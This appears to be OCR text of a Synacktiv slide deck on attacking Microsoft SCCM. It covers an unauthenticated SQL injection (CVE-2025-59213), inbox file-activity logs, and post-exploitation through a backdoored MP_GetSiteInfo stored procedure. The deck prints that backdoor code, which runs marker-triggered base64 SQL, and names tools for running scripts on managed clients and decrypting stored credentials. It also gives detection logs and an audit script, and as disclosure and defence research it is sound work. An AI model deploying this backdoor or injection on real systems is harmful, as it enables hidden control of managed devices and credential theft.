
> [ddm.log] Max width of property "Hardware ID" exceeds maximum 900 characters

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection – CVE-2025-59213

- Works over **HTTP and HTTPS**
- Not mitigated by the **Client Approval Method**
- Not affected by the **Conflicting Client Records** configuration
- Works even if both are set to manual



SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection - CVE-2025-59213

- **Detection Opportunity**
  - Relevant log artifact in `ddm.log`:

```
A record with SMS ID GUID:<SMSID> was obsoleted because of a SMSID change by <client>. SMS_DISCOVERY_DATA_MANAGER
```


- Monitor for unexpected or frequent obsoletion events

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection – CVE-2025-59213

- **SCCM Inboxes**: File-Based Internal Communication
  - SCCM relies heavily on file-based message queues, known as **inboxes**
  - Located on the site server under `C:\Program Files\Microsoft Configuration Manager\inboxes\`
  - Contain structured binary files
  - Used for **internal component-to-component communication**
    - Network-facing roles (e.g. Management Point)
- Research Opportunities
  - Often overlooked attack surface
  - Asynchronous design (write now, process later)
  - Many different inbox processors inside `smsexec.exe`
  - Structured binary formats → potential parsing or injection bugs



SCCM Exploitation Research

Discovery Data Manager (DDM) Unauthenticated SQL Injection – CVE-2025-59213

- **DDM Inbox Activity for this Vulnerability**
  - Client registration → **.RDR** files created in `auth\ddm.box\regreq`
  - `CCmExec.exe` writes the file (MP component)
  - `smsexec.exe` reads and processes it (site server, high privileges)

9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR		SUCCESS	Desired Access: Read Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR	Client A	SUCCESS	Desired Access: Write Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR		SUCCESS	Desired Access: Read Attributes, Delete, ...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR		SUCCESS	Desired Access: Generic Read, Dispositio...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR		SUCCESS	Desired Access: Read Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR	Client B	SUCCESS	Desired Access: Write Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR		SUCCESS	Desired Access: Read Attributes, Delete, ...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml		SUCCESS	Desired Access: Generic Write, Read Attri...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml		SUCCESS	Desired Access: Generic Read, Dispositio...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\G1NCES0W.DTMP		SUCCESS	Desired Access: Generic Read/Write, Dis...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\G1NCES0W.DTMP		SUCCESS	Desired Access: Read Attributes, Delete, ...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Write Data/Add File, Syn...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml		SUCCESS	Desired Access: Read Attributes, Delete, ...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\6FCG9DQM.DDR		SUCCESS	Desired Access: Generic Read, Dispositio...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq		SUCCESS	Desired Access: Read Data/List Directory...
9:07:5	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box		SUCCESS	Desired Access: Read Data/List Directory

SCCM Exploitation Research

SYNACKTIV

Discovery Data Manager (DDM) Unauthenticated SQL Injection - CVE-2025-59213

- **DDM Inbox Activity for this Vulnerability**
  - Client Data Discovery Report → **.DDR** file created in `auth\ddm.box`
  - `DdrAttachment*.xml` → contains our crafted XML payload

9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR	SUCCESS	Desired Access: Read Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR	SUCCESS	Desired Access: Write Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\RZZ0BZSM.RDR	SUCCESS	Desired Access: Read Attributes, Delete, ...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR	SUCCESS	Desired Access: Generic Read, Dispositio...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR	SUCCESS	Desired Access: Read Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR	SUCCESS	Desired Access: Write Attributes, Synchro...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq\X0W5ZUE3.RDR	SUCCESS	Desired Access: Read Attributes, Delete, ...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:05:4...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:05:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml	SUCCESS	Desired Access: Generic Write, Read Attri...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml	SUCCESS	Desired Access: Generic Read, Dispositio...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\G1NCES0W.DTMP	SUCCESS	Desired Access: Generic Read/Write, Dis...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\G1NCES0W.DTMP	SUCCESS	Desired Access: Read Attributes, Delete, ...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Write Data/Add File, Syn...
9:07:4...	CcmExec.exe	948	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\DdrAttachment1OXXW7G2.xml	SUCCESS	Desired Access: Read Attributes, Delete, ...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\6FCG9DQM.DDR	SUCCESS	Desired Access: Generic Read, Dispositio...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box\regreq	SUCCESS	Desired Access: Read Data/List Directory...
9:07:5...	smsexec.exe	2348	CreateFile	C:\Program Files\Microsoft Configuration Manager\inboxes\auth\ddm.box	SUCCESS	Desired Access: Read Data/List Directory...

Post-exploitation

No MSSQL Access? Abuse the Management Point

Post-exploitation

Why Operating from the Site Database Matters

SYNACKTIV

- In SCCM, the database is **the most powerful control plane**
- Administrative SQL access provides **full control over the hierarchy**
- After a compromise, operating directly from the database is most effective because it:
  - Bypasses RBAC and application-level security checks (such as the script double approval workflow)
  - Allows running scripts on managed devices
  - **OPSEC advantage:**
    - Greater control over logging and artifacts
    - Reduced visibility compared to application-layer activity
    - SCCM database is rarely monitored in real environments
- To demonstrate this and facilitate exploitation, I released **sccmsqlclient.py**:
  - Near real-time execution of PowerShell scripts on managed clients
  - Automating decryption of database-stored credential blobs
  - Database-level reconnaissance capabilities

Post-exploitation

The Real-World Constraints

SYNACKTIV

- Direct SQL access **is not always possible or safe to perform**
- Common scenarios:
  - **Stand-alone primary site**
    - SQL Server bound to localhost
  - **Network segmentation**
    - Firewall rules blocking MSSQL/TCP/1433
  - SQL Server configured for **Windows Authentication only**
    - No domain credentials available
  - **OPSEC** constraints
    - Direct database authentication introduces high detection risk
- Even with a working SQL injection primitive, exploitation may be limited to blind execution
  - This is a frequent operational constraint during real-world engagements

Post-exploitation

Turning the Management Point Into a SQL Prompt

SYNACKTIV

- **Idea:** Rather than connecting to the SQL Server directly, leverage the MP as a controlled SQL execution interface
- **Key Observation:**
  - The Management Point's HTTP service:
    - Must be reachable by clients
    - Is rarely filtered internally
    - Interacts with the site database

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **Several unauthenticated MP endpoints internally invoke SQL Stored Procedures**:
  - `/sms_mp/.sms_pol?{INPUT}`
    - Calls **`dbo.MP_GetPolicyBody`**
    - Input passed via GET parameter (length and encoding constraints)
  - `/sms_mp/.sms_dcm?Id&DocumentId={INPUT}`
    - Calls **`dbo.MP_GetSdmDocument`**
    - Input passed via GET parameter (length and encoding constraints)
  - `SiteInformationRequest` on the **MP_Location** handler via `/ccm_system/request` (CCMMessaging)
    - Calls **`dbo.MP_GetSiteInfo`**
    - Accepts XML via POST body

```
<SiteInformationRequest><SiteCode Name="{INPUT}" /></SiteInformationRequest>
```

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **dbo.MP_GetSiteInfo**
  - Selected because the implementation is simple and compact, making it easier to review and safely modify
  - Its logic is straightforward, reducing the risk of breaking normal operation

```
CREATE PROCEDURE [dbo].[MP_GetSiteInfo] @SiteCode nvarchar(3)
AS
BEGIN
-- Set to avoid OLE DB returning multiple rowsets
SET NOCOUNT ON

SELECT s.SiteCode, s.Version, s.BuildNumber, s.Settings, isnull(s.DefaultMP, N'') as DefaultMP,
       CONVERT(nvarchar(max),s.Capabilities) as Capabilities
FROM Sites s
WHERE s.SiteCode = @SiteCode and s.SiteType=2
union all
SELECT s.SiteCode, s.Version, s.BuildNumber, s.Settings, isnull(s.DefaultMP, N'') as DefaultMP,
       CONVERT(nvarchar(max),s.Capabilities) as Capabilities
FROM Sites s
join Sites ss on s.SiteCode=ss.ReportToSite
WHERE (ss.SiteCode = @SiteCode) and ss.SiteType=1
ORDER BY s.SiteCode
...
```

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **Backdoor the procedure to:**
  - Preserve original behavior for legitimate input
  - Introduce a **conditional execution branch**
  - Trigger only when a specific input **marker** is supplied
  - **Execute attacker-controlled SQL** directives when triggered

```
ALTER PROCEDURE [dbo].[MP_GetSiteInfo] @SiteCode nvarchar(MAX)
AS
BEGIN
  IF @SiteCode LIKE 'PRE:%' -- Input marker
  BEGIN
      -- Decode payload
      -- Execute dynamic SQL
      DECLARE @s NVARCHAR(MAX) = CAST(dbo.fnConvertBase64StringToBinary(RIGHT(@SiteCode, LEN(@SiteCode)-4)) as VARCHAR(MAX)); EXEC (@s);
  END
  ELSE
  BEGIN
      -- Original logic
  END
END
```

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **Introducing `sccm_sql_backdoor.py`**
  - Automates the backdoor deployment and restoration process
  - Uses one of the two unauthenticated SQL injection primitives to modify the procedure (CVE-2024-43468 or CVE-2025-59213)
  - Link: https://github.com/synacktiv/sccm_sql_backdoor

- **Updating `sccmsqlclient.py`**
  - Added support to interact with the backdoor over MP HTTP (`-http` switch)
  - Link: https://github.com/synacktiv/sccmsqlclient

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

Demonstration

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **Defensive Perspective**
  - Detection is challenging once the database is compromised
  - Database auditing is required to notice suspicious changes
  - Monitor for **unexpected schema modifications**
  - SCCM procedures and functions in the site database should only change during major updates
  - What to look for:
    - `ALTER PROCEDURE` / `ALTER FUNCTION` outside maintenance windows
    - Changes to critical procedures (`MP_*`)

Post-exploitation

Turning the Management Point Into a SQL Proxy

SYNACKTIV

- **Defensive Perspective:** How to Audit

```
-- Create server audit if it doesn't exist
IF NOT EXISTS (SELECT * FROM sys.server_audits WHERE name = 'SCCM_Proc_Audit')
BEGIN
    CREATE SERVER AUDIT [SCCM_Proc_Audit]
    TO FILE ( FILEPATH = 'C:\MSSQLAudits\' );
END
GO

-- Enable auditing for schema changes in SCCM DB
USE [CM_<SITECODE_PLACEHOLDER>];
GO
CREATE DATABASE AUDIT SPECIFICATION [Audit_Proc_Changes]
FOR SERVER AUDIT [SCCM_Proc_Audit]
ADD (SCHEMA_OBJECT_CHANGE_GROUP)    -- Tracks ALTER PROCEDURE / FUNCTION
WITH (STATE = ON);
GO

-- Enable the server audit
USE master;
GO
ALTER SERVER AUDIT [SCCM_Proc_Audit] WITH (STATE = ON);
GO
```

Takeaways

Takeaways

SYNACKTIV

- High-impact yet simple SQL injections still exist in software that's over 20 years old.
- Advanced attackers can operate solely from the database, making them very stealthy and hard to detect
  - By default, SQL auditing is off, defenders need to implement custom monitoring to catch this activity
- HTTPS and mutual TLS give a false sense of security: monitoring unusual client activity is essential
- Keep researching as many vulnerabilities remain undiscovered

Additional Resources

SYNACKTIV

- https://github.com/subat0mik/Misconfiguration-Manager
- https://learn.microsoft.com/en-us/troubleshoot/mem/configmgr/setup-migrate-backup-recovery/state-messaging-description
- https://specterops.io/blog/2025/06/26/misconfiguration-manager-still-overlooked-still-overprivileged/
- https://www.synacktiv.com/publications/sccmsecretspy-exploiting-sccm-policies-distribution-for-credentials-harvesting-initial
- https://www.synacktiv.com/sites/default/files/2025-06/x33fcon2025_owning_sccm_a_journey_from_research_to_critical_discovery.pdf
- https://www.synacktiv.com/sites/default/files/2025-08/def-con-33-mehdi-elyassa-sccm-the-tree-that-always-bears-bad-fruits.pdf

Thank You!

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://synacktiv.com